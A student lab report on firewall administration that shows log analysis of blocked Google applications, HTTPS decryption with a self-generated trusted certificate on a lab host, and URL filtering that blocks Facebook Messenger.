
Download and use Google Chrome on Inside-Host to access https://www.google.com. Analyse denies in the Monitor tab.

For this task I again switched back to Services/URL category and added following services back: service-http (80), service-https (443), DNS2->UDP (53)

Downloaded Chrome:




Analysing traffic:



SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON
10.10.10.10			142.250.99.94			443	ssl	allow	ECE519C_Intern... Access	tcp-rst-from-client
10.10.10.10			8.8.8.8			53	dns-base	allow	ECE519C_Intern... Access	aged-out
10.10.10.10			172.253.117.102			443	google-play	reset-both	interzone-default	policy-deny
10.10.10.10			172.253.117.102			443	ssl	allow	ECE519C_Intern... Access	n/a
10.10.10.10			172.253.117.102			443	google-play	reset-both	interzone-default	policy-deny
10.10.10.10			172.253.117.102			443	ssl	allow	ECE519C_Intern... Access	n/a
10.10.10.10			74.125.20.147			443	google-base	allow	ECE519C_Intern... Access	tcp-rst-from-client
10.10.10.10			74.125.20.147			443	google-base	allow	ECE519C_Intern... Access	tcp-rst-from-client
10.10.10.10			74.125.20.147			443	google-base	allow	ECE519C_Intern... Access	tcp-rst-from-client
10.10.10.10			74.125.20.147			443	google-base	allow	ECE519C_Intern... Access	tcp-rst-from-client
10.10.10.10			108.177.98.94			443	google-base	allow	ECE519C_Intern... Access	tcp-fin
10.10.10.10			74.125.142.101			443	google-base	allow	ECE519C_Intern...	tcp-fin

Trying to open google maps:



FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
inside	outside	10.10.10.10			142.250.107.94			443	google-base	allow	ECE519C_Inter Access
inside	outside	10.10.10.10			142.250.107.94			443	ssl	allow	ECE519C_Inter Access
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Inter Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Inter Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Inter Access
inside	outside	10.10.10.10			142.250.99.113			443	google-maps	reset-both	interzone-default
inside	outside	10.10.10.10			142.250.99.113			443	ssl	allow	ECE519C_Inter Access
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default


Result:

Analysing the above screenshots, we can now that most of the google applications are implicitly blocked and to access them, we need to add explicit rule.

Apply HTTPS inspection for Inside-Host Internet traffic.

For this task I followed the following steps:

Step 1: Generated a certificate for SSL-decryption




Device Certificates | Default Trusted Certificate Authorities


NAME	SUBJECT	ISSUER	CA	KEY	EXPIRES	STATUS	ALGORITHM	USAGE
ECE519C_Decry...	CN = Task-5	CN = Task-5	☑	☑	Dec 8 01:41:24 202...	valid	RSA	Forward Trust Certi... Forward Untrust Ce...

And enabled “Forward Trust Certificate” and “Forward untrust Certificate” so it allows the firewall to present this certificate to clients for trusted SSL decryption.

Step 3: Installed the generated Certificate in the Inside host. For that I opened the certificate manager and placed my certificate (Task-5) inside the “Trusted Root Certification Authorities” folder. Verification of my certificate:




Step 3: Enabled Decryption for Outbound Traffic, for that I added the below decryption rule:



		Source				Destination				
	TAGS	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	URL CATEGORY	SERVICE
159C	none	inside	any	any	any	outside	any	any	any	HTTPS

Verification:

I used Web-Browser from Inside host and then went to the ‘Decryption’ option inside ‘Monitor’ tab and recorded the logs which confirms HTTPS Inspection for Inside-Host.



RECEIVE TIME	APPLICATION	POLICY NAME	SOURCE ZONE	DESTINA... ZONE	PROXY TYPE	SOURCE ADDRESS	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION DYNAMIC ADDRESS GROUP	DESTINATION ADDRESS
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.251.107.84
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.107.84
12/07 18:06:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.69.195
12/07 18:03:37	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.217.67
12/07 18:03:37	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.251.33.99
12/07 18:03:27	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				8.8.4.4
12/07 18:03:27	google-base	SSL_ECE519C	inside	outside	Forward	10.10.10.10				173.194.202.188
12/07 18:03:22	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.69.206
12/07 18:03:22	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.251.215.238
12/07 18:02:07	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				8.8.8.8
12/07 18:02:02	web-browsing	SSL_ECE519C	inside	outside	Forward	10.10.10.10				142.250.217.78


Configure URL filtering to allow Inside-Host access to Facebook but block Facebook Chat.

Here I first went to ‘OBJECTS’ tab and added a URL Category with following configurations :

Name: ECE519C_Facebook-chat

Type: URL List

Site: www.facebook.com/messenger/



Custom URL Category


Name: ECE519C_Facebook-chat

Description:

Type: URL List

☐	SITES
☑	www.facebook.com/messenger/

Then I added a URL Filtering rule as follows and blocked the facebook messenger site:




URL Filtering Profile

Name: Facebook-chat-restrict

Description:

☐	CATEGORY	SITE ACCESS	USER CREDENTIAL SUBMISSION
	Custom URL Categories		
☐	ECE519C_Facebook-chat *	block	block
	Pre-defined Categories		
☐	abortion	allow	allow
☐	abused-drugs	allow	allow
☐	adult	allow	allow
☐	alcohol-and-tobacco	allow	allow

And then I added this rules in the profile section of my security rule. Ensuring URL Filtering:



Security Policy Rule

Action Setting

Action: Allow

□ Send ICMP Unreachable

Profile Setting

Profile Type: Profiles

Antivirus: None

Vulnerability Protection: None

Anti-Spyware: None

URL Filtering: Facebook-chat-restrict

File Blocking: None

Data Filtering: None

WildFire Analysis: None

Log Setting

☑ Log at Session Start

☑ Log at Session End

Log Forwarding: None

Other Settings


Schedule: None

QoS Marking: None

□ Disable Server Response Inspection

Verification:

